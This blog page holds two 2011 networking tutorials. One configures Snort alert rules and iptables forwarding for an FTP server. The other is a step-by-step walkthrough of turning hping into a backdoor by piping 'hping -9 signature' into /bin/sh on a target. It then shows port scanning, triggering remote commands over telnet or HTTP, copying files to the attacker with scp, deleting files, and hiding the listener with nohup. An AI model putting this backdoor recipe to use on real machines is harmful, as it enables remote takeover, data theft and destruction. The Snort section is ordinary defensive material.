News Headlines

Sony PlayStation Network Hack Resulted In Stolen User Data, but Credit Card Data Was Encrypted.

Sony's PlayStation Network was attacked and lots of personal data was leaked including birth dates, names, e-mail address and it was originally though the hackers had also got hold of user credit card details. The company’s officials reported that “The entire credit card table was encrypted and we have no evidence that credit card data was taken.” But while the encryption is nice, depending on what type it is, it could still be hacked.
Showing posts with label tutorials. Show all posts

April 4, 2011

How To Use Snort For Network Monitoring

This report is a tutorial on the detection of potential attacks in a network through the use of the Linux tool snort to perform basic security measures. Indeed, snort is a small intrusion detection system that can listen to packets entering the network and trigger alarms if an abnormal behavior is detected. As a sniffer, snort will closely analyze the traffic in the network and can point out some safety issues before they become too serious.


Introduction
In this tutorial, we are going to set up a small network of 3 machines, then install and export an FTP service and then sniff all incoming packets to alert any packet transmission from the outside that does not include service exported to the network (FTP). For this purpose, the work is divided into three parts: we will start by installing an FTP service and make it available to users inside and outside the LAN.
 We will also put a signaling mechanism of any attempt to access from the outside to any application outside of FTP using Snort rules.

LAN
Here is the local network used for this experiment. The network installed here is a little different because it is just a subset of 3 machines in a bigger network. Here is the topology we are going to use:


IP addresses assigned to machines are summarized in this table.

Equipment IP Address Interface Default Gateway
Firewall / IN & OUT 192.168.106.179/24 eth1Dhcp
Post LAN 192.168.106.172/24 eth0 Dhcp
FTP 192.168.106.171/24 eth0 Dhcp
External machine 192.168.106.128/24 wlan0Dhcp


Interface Configuration
For the basic configuration of the network, we will use the DHCP service. So for all machines in this configuration, we have an IP address for a certain leased period. The addresses obtained by DHCP are those summarized in the table above and will be used throughout this experiment.

FTP server configuration
We will install an FTP server to enable internal and external users of the LAN to perform file transfers. We can perform this installation by using the synaptic package manager or by using the command apt-get install for the following packages:
proftpd-basic, proftpd-mod-ldap, proftpd-mod-pgsql proftpd-mod-mysql
After installation we can locally test the proper functioning of the server.

 Firewall Configuration
A firewall is a network component, which acts as a barrier to control all traffic, in or out of the network. It allows you to block unauthorized access and allows only authorized communication. But in our case, we will not block anything. We will implement in the firewall some simple rules whose sole purpose is to redirect FTP requests to the FTP server. Thus external users can do FTP through the firewall which will act as an intermediary between the client and the server located in a machine on the LAN.
To implement this mechanism, we will use iptables and define rules for the firewall management.

Enable routing
Enable the firewall to act as router and gateway for the transmission of
packets on the LAN machines.

echo 1> / proc/sys/net/ipv4/ip_forward

•    IP Address Translation
This refers to all machines on the local network to masquerade as the firewall to exit the local network, this is necessary for the FTP server for all responses and requests received from outside the firewall must go through the firewall, and the firewall will respond by going to the FTP server.

iptables -t nat -A POSTROUTING -o eth1 -j MASQUERADE
The semantics of this command is as follows: After determining the route of package, the firewall will change the sender address before sending the packet to outside the network.
•    Redirect incoming FTP requests to the FTP server
No service is available or implemented on the firewall machine, so for each query that happens, the firewall must redirect to the server responsible for responding to query type. So here we'll redirect all requests to the FTP port to the FTP server at 192,168,106,171.

iptables -t nat -A PREROUTING -j DNAT -i eth1 -p tcp --dport 21 --to-destination 192.168.106.171
One can notice the keywords as PREROUTING that tells the firewall to forward packets addressed to port 21 to the post address 192.168.106.171.
For the FTP server to operate properly, additional rules must be added. In fact, most FTP servers use other ports that allow for customers to switch to passive mode, which corresponds to the mode of data transfer. These ports are configured as an interval at the FTP server in the file /etc/proftpd /proftpd /conf. To do this, simply uncomment the following line:
PassivePorts 49152 65534
We'll also make a redirection of previous requests on these ports.

iptables -t nat -I PREROUTING -p tcp -i eth1 --dport 49152:65534 -j DNAT --to
192.168.106.171:49152-65534

•    Allow any other input communication.
As we said earlier, everything is allowed for everyone, so we have allowed all communications input and output. So the firewall will receive all requests and respond if possible. All that will save it in log files all external communications that are not FTP requests.

iptables-P INPUT ACCEPT
iptables-P OUTPUT ACCEPT

Another precaution to take to enable the FTP server to work for all external accesses, we must indicate the IP address of the firewall to the FTP server to make the address translation possible. This is once again in the file /etc/ proftp/proftp.conf by ensuring the existence of the following line.

MasqueradeAddress 192.168.106.179


Snort Rules
In this section, we discuss the configuration of snort application, to enable the detection of suspicious transactions. The policy of this detection is as follow:
For users inside the network: Everything is allowed, hence no control and no
alert in the internal network.
For users outside the network: only the FTP service is permitted with no control, therefore
all requests to another service will be saved as alerts.
To implement this policy, we will use snort rules. We will firstly alert all packets on a TCP port other than FTP ports from outside, and secondly we will alert all udp and icmp queries from outside.
•    TCP Alerts
It is important to know the ports involved in the FTP transport because, it does not use only the port 21. FTP also uses control ports (30000:49152) and ports necessary to transfer in passive mode (49152:65534). In definitive, in our snort rules we must include on behalf of FTP ports the interval: 21,30000:65534.

alert tcp ![192.168.106.171,192.168.106.172] any -> 192.168.106.179 ![21,30000:65534] (msg:“EXTERNAL TCP ACCESS”; sid:400; rev:1;)
This is to alert all incoming packets at the firewall with a different port than the ports used by FTP and providing from a machine that does not belong to the local network identified here by the two machines [192.168.106.171,192.168.106.172].
•    UDP Alerts
This is to alert all incoming packets at the firewall using the UDP protocol and providing from a machine that does not belong to the local network identified here by both machines [192.168.106.171,192.168.106.172].

alert udp ![192.168.106.171,192.168.106.172] any -> 192.168.106.179 any (msg:“EXTERNAL UDP ACCESS”; sid:401; rev:1;)

•    ICMP Alerts
This is to alert all incoming packets at the firewall using the ICMP protocol and providing from a machine that does not belong to the local network identified here by both machines [192.168.106.171,192.168.106.172].

alert icmp ![192.168.106.171,192.168.106.172] any -> 192.168.106.179 any (msg:“EXTERNAL ICMP ACCESS”; sid:402; rev:1;)

Thus even the ping will be alerted.

Tested And Results
Here we are going to directly see how snort reacts to different types of transmissions. We must first of all, start the snort application to listen on interface eth1 of the firewall, with our file of rules as input.
Cmd: snort-v-i eth1-c tpsnort.rules

Local machine
We used the ping and ftp commands to test the behavior of snort with TCP and ICMP traffic.
•    Ping
After running the command ping 192.168.106.179 from the local station with the address 192 168 106 172 (we stopped the ping after 9 packets sent)

Here are the statistics obtained from snort.


We note that the firewall has responded to all the requests sent without triggering
no warning.
•    Ftp
Similarly, after running the command ftp -p 192.168.106.179 from local machine at 192,168,106,172, we initiated a connection with an existing user. Here is an overview of commands executed.

Here are the statistics obtained from snort.

Similarly, we find that the FTP server responded to requests sent to through the firewall but without triggering any alarm. This is normal because the FTP service is never alerted. Whether when approached from the outside or inside the network.

Distant machine
Similarly, we will use the ping, ftp and ssh to see the behavior of snort.
•    Ping
After running the command ping 192.168.106.179 from an external machine with
address 192 168 106 128 (we stopped the ping after 7 packets sent)

Here are the statistics obtained from snort.

We note that the firewall has responded to the requests sent and also triggered alerts for each packet which is normal because only the external FTP requests are not alerted. For more information about cached packets, we can read the log from snort
/var/ log/snort /alert where we can see information on five packages.

Here is a sample of packet.

[**] [1:402:1] "EXTERNAL ACCESS ICMP [**]
[Priority: 0]
01/18-19: 29:31.414249 192168106128 -> 192168106179
ICMP TTL: 64 TOS: 0x0 ID: 0 IpLen: 20 DgmLen: 84 DF
Type: 8 Code: 0 ID: 25627 Seq: 10 ECHO

•    Ftp
Similarly, after running the command ftp -p 192,168,106,179  from an external machine with address 192.168.106.128.  We performed the same operations as previously.
Here are the statistics obtained from snort.

We note that the firewall has responded to all the requests sent without triggering no warning. This is normal.
•    Ssh
We here wanted to see the behavior of snort against another type of TCP packet
other than FTP. We attempt a connection to this server ssh at the firewall.

Here are the statistics obtained from snort.

We note that the firewall has responded to requests sent and also triggered alerts for each packet which is normal because only the FTP requests are not alerted from outside. We can also check the log and we will see packets of like this.
[**] [1:400:1] “EXTERNAL TCP ACCESS” [**]
[Priority: 0]
01/18-19:47:22.618458 192.168.106.128:47822 -> 192.168.106.179:22
TCP TTL:64 TOS:0x0 ID:57949 IpLen:20 DgmLen:60 DF
******S* Seq: 0x3045FB1A Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 399687 0 NOP WS: 6

Hence we can conclude that our firewall and the snort application runs
exactly as we wanted.

Conclusion
At the end of this work, which involved using the snort application to perform a basic detection of suspicious behavior in a network, it is clear that given the risk of leakage, securing a network is a task not taken lightly. In effect, with Snort, we can specify rules that allow us to analyze each packet entering the network and trigger alerts if necessary with specific messages describing the observed behavior. This is important for all network administrators because, this way they can have a global view of all transmissions performed within the network.

April 3, 2011

How To Use Hping As Trojan Horse

A Trojan horse is a program performing malicious operations on a computer without the knowledge of the computer’s user. It is a program hidden in another that executes sneaky  commands (imagine a false files listing command, which destroys files, instead of displaying the list), and generally tries to use the rights belonging to its environment to divert, distribute or destroy information, or to open a backdoor that allows an attacker to remotely take control of a computer. The objective of this tutorial is purely experimental; it’s to show you how to use the Hping utility to initiate a Trojan horse attack.


Introduction
Hping is software that works by sending TCP, UDP, ICMP or other packets types to a destination port and then pointing the packets it receives in return. While Hping was mainly used as a security tool in the past, it can be used in many ways by people who do not care about security to test networks and hosts. Thus we will use it for this tutorial to see one of its options which is launching a Trojan on a remote machine (target). For this, we will initially consider the conditions and the operating principle of a Trojan, and then we'll see how to use different features for Hping to take control of the target machine and to perform all operations that we want.

Condition Of Attack
In this first part, we will have a closer look at how a Trojan can infect a machine, and define the steps that we're going take in order to use the Hping utility as a Trojan.

Operation Trojan Horse
The principle of Trojans are usually (and more) to open a port on your machine to allow an attacker to gain control (such as stealing personal data stored on the disk, change or duplicate some files), the aim of the attacker is firstly to infect your machine by making you open an infected file containing the Trojan program and a secondly to access your machine through the port it opened. However in order to infiltrate your machine, the attacker must usually know the IP address, since he did not physically access your machine. Once the malicious code executed or copied to your machine, the hacker can take advantage of the opened door to reach his goal.

Hping as trojan
In general, this attack takes place in two phases. A first step is to launch a certain command on the target machine, so it can be tuned to a certain signal and respond according to the manner sought by the attacker. The second phase takes place on the side of the attacker, it will send a signal to an open port on the target machine and this signal will cause the execution of an order command specified by the attacker. The most difficult phase for the attacker is the first, because he must find a way to start listen command on the target machine. This can be done by physical access, that is to say by running the command directly on the machine from a legitimate account of the machine, or can proceed by making him remotely open a file (a website link) that will then perform the copy and launch a script in the machine that will start running this command.

 Running The Attack
To better illustrate the course of this attack, we need two machines. The target machine and the pirate machine and a cloud that symbolizes a connection between two machines. In both target side as the attacker side, there are things to be done before the attack can go as planned.

Target side
This is the command to run on the target machine so that it will be listening for a signal and commands from the attacker.
This command is: hping - 9 signature | / bin / sh
This is an extract from the manual explaining this command.
 -9 - Listen signature: Listening Mode HPING2, waiting for a packet containing signature and interprets the following character as a result of signing.
Example if you enter the command  hping -9 TEST and a packet containing 234-09sdflkjs45-TESThello_world, (le; mark) is received, hping will display hello_world because it is the string that follows directly the signal TEST.

Here we will make a pipe with the shell in order to redirect the results of hping to the shell (/ bin / sh). We will therefore result in the execution in the shell, of the string that follows the signal.
With the command hping - 9 signature | / bin / sh, if the received packet contains signaturels; ls will be executed on the command prompt.

Side attacker
Once the command is run on the client, the hping program is then waiting for a signal, it’s now just for the hacker to scan and obtain an opened port on the target machine and to send a message containing the expected signal followed by the command to execute. This can be done very easily using the remote connection utility telnet specifying the destination port. For example if the FTP port (21) is open on the target machine, we can use to send our message. To do this, simply:
  •  telnet ip_cible 21
  •  signaturels;

Tests And Results
Here we will make an illustration of this attack using initially the telnet utility to send the signal to the target machine, and then we will use an application of a specific protocol as a web browser to send the signal and control.

Testing with telnet
We will test here the use of hping as a trojan with the telnet protocol. Telnet enables us to establish a connection from the attacker machine to the target machine and run the signals and perform commands from the attacker machine. For this test we will use the machines:
  •  The target computer is 192.168.1.2
  •  The computer pirate is 192.168.1.3
First, we perform a port scan to know the ports on the target machine, and these ports will be used to send our signal.
For this we use the command: hping 192.168.1.2-S -8 1-1024. Here we scan the ports from 1 to 1024.

Figure 1: Exploring the opened ports

We find that there are five opened ports with SYN and ACK header. This means that there is an application listening on those ports. So we can attack using one of the three ports above. The port here is that we will use TCP port 25, which corresponds to the mail service.
We are going to run the command Hping on the target machine to bring it into listening mode.

Figure 2: Listening to the target computer

From the machine pirate, we will initiate a TCP connection to port 25 with telnet.

Figure 3: Connect to the target computer

Here, we will send a message with the ls command to view files in current directory to the target computer. We will send a TCP packet to the port 25 with groupe2ls contents; With the goal to send the signal group2 and the ls command.

Figure 4: send the ls command to the target computer

The hacker’s computer 192.168.1.3 sent the signal groupe2ls to the target computer 192.168.1.2 and obviously, the answer is command not recognized because the mail server does not understand this command. But the message is still received by the machine so by hping.

Figure 5: captures messages exchanged

On this output captured with wireshark, we can observe the exchange of packets between the target and the attacker. At the target computer, hping is waiting for messages sent by the computer hacker. With groupe2ls message, it will understand that the actual command is ls, so the list of files in current directory on the target computer will be displayed:

Figure 6: Output of ls

Figure 7: A direct result of the ls command

We can see the result of the ls command input directly on the command prompt on the target machine, it can be seen by comparison that the two results are similar.

Tests with the http protocol
We used the telnet protocol to attack the target computer. In this session we want to show that you can use any protocol to perform the attack. However a necessary condition is that the port matches the protocol is open on the target machine. We will attack this time via the port 8080. A port scan shows the presence open port 8080.

Figure 8: http port 8080 is opened

Here we will use the web browser to send our message. To do this, simply type in the following address in the Address bar:


http://192.168.1.2:8080/groupe2ls; That is to say it contacts the web server on the target machine with port 8080.


Figure 9: Using the web browser

Obviously this url does not correspond to any page on the server. But it is sufficient to send the message, and trigger the expected signal. At the target the result is the same as before, we will have on the command prompt the list of files and directories of the current directory.

Other Applications
Because we now have control over the command line, we can send any other command instead of ls in the previous examples. We will present some examples of very simple commands but dangerous enough that we can apply.

Copy files
The majority of pirates are driven by research information. It is thus possible to copy files from the target computer. The example used here is with the secure copy utility that allows us to copy files remotely. Secure Copy uses a secure SSL connection over SSH to provide security and information transportation. Therefore a condition for this to work is that port 22 for ssh protocol is open in the target computer. We use telnet and SMTP port 25 for sending the order. It will copy the file named toto located on the target computer.
The command is as follows: groupe2scp root@192.168.1.3 toto /home/dannv The command will copy the file toto remote and put it in the directory /home/dannv on the hacker’s computer 192.168.1.3.

Figure 10: send the secure copy command

On the figure below, we can confirm the success of the copy operation.

 Figure 11: Secure Copy with knewest

Deleting or modifying files
We can also delete or edit a file. Here's an example:

Figure 12: delete the file toto

We send the control rm toto to the target computer to delete this file. The file toto will be deleted.

Execution of malicious files
We can also start the execution of malicious files previously copied to the target machine. This copy can be done in several ways: it can be done with a Secure Copy Machine attacker to the target machine. We may also use some false links on websites, which will download the executable files on the target machine.

Discussion
Nowadays this technique is still exploitable on systems without security. However there is a very complex constraint that is to launch our hping listening on the remote system, besides the hping command must be run with administrative rights which make things even harder for hackers. Otherwise, whatever the protocol used, the result is the same. Fortunately, there are ways to block this type of attacks.
To protect against this kind of intrusion, simply install a firewall, that is to say a program filtering incoming and outgoing communications from your machine. A firewall (literally firewall) allows one hand to see communications going out of your machine (so normally initiated by programs you use) or incoming communications. On linux, it is very easy to filter communications.  A command like iptables inserted in a file that runs whenever you start the machine may be sufficient to allow or deny certain packets. For more information see the iptables man on Unix systems. On systems like Windows, there is a firewall installed by default by the system. Simply activate it and whenever he can detect connections from malicious hackers. If a program whose origin is unknown to you tries to open a connection, the firewall will prompt you to initiate the connection. It is essential not to allow the connection to programs you do not know, because it may very well be a Trojan. We can make this attack much more subtle, using the command nohup. This feature allows you to hide the shell window in which hping is listening on the target computer. This method is very necessary if we can only manipulate the target computer during a very short time.

Conclusion
In conclusion of this tutorial, about using the program Hping to initiate a Trojan attack, according to our experiment, the attack is still possible today on Unix systems and also on Windows. A necessary condition for this to work is to run the command Hping on the target machine, and after whatever the utility or the protocol used, the result is the same. Because the pirate now has the control of your command line so he can make anything he wants:  collect information, copy, delete, modify or duplicate files on the target machine. But fortunately with a simple firewall and user awareness can thwart these attacks very effectively.